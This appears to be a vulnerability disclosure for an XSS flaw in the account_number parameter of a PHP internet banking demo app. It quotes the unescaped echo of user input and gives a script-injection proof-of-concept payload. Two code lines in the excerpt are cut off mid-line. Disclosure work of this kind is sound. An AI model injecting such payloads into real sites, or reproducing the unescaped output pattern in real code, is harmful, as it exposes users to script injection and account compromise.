
XSS injection vulnerability exists in account_number parameter of pages_deposit_money.php file of Internet Banking System

With XSS,cybercriminals can turn trusted websites into malicious ones,thus causing inordinate harm and damage not only to the victims but also to the reputation of the trusted website's owner.

Websites that are compromised by XSS can cause any number of threats to attack a user's system.This can involve anything from inappropriate content being displayed to malware being downloaded onto the system without the user knowing.

```php
$account_number = $_GET['account_number'];
$acc_type = $_POST['acc_type'];
//$acc_amount  = $_POST['acc_amount'];
$tr_type  = $_POST['tr_type'];
$tr_status = $_POST['tr_status'];
$client_id  = $_GET['client_id'];
$client_name  = $_POST['client_name'];
$client_national_id  = $_POST['client_national_id'];
$transaction_amt = $_POST['transaction_amt'];
$client_phone = $_POST['client_phone'];
//$acc_new_amt = $_POST['acc_new_amt'];

//Notication
$notification_details = "$client_name Has Deposited $ $transaction_amt To Bank Account $account_number";


//Insert Captured information to a database table
$query = "INSERT INTO iB_Transactions (tr_code, account_id, acc_name, account_number, acc_type,  tr_type,
$notification = "INSERT INTO  iB_notifications (notification_details) VALUES (?)";

$stmt = $mysqli->prepare($query);
$notification_stmt = $mysqli->prepare($notification);

//bind paramaters
$rc = $notification_stmt->bind_param('s', $notification_details);
$rc = $stmt->bind_param('sssssssssss', $tr_code, $account_id, $acc_name, $account_number, $acc_type, $tr_
$stmt->execute();
$notification_stmt->execute();
```

```php
<input type="text" readonly value="<?php echo $row->account_number; ?>
```



Payload: account_number=421873905--><ScRiPt%20>alert(9523)</ScRiPt><!--

Source Download：

https://codeastro.com/internet-banking-system-in-php-with-source-code/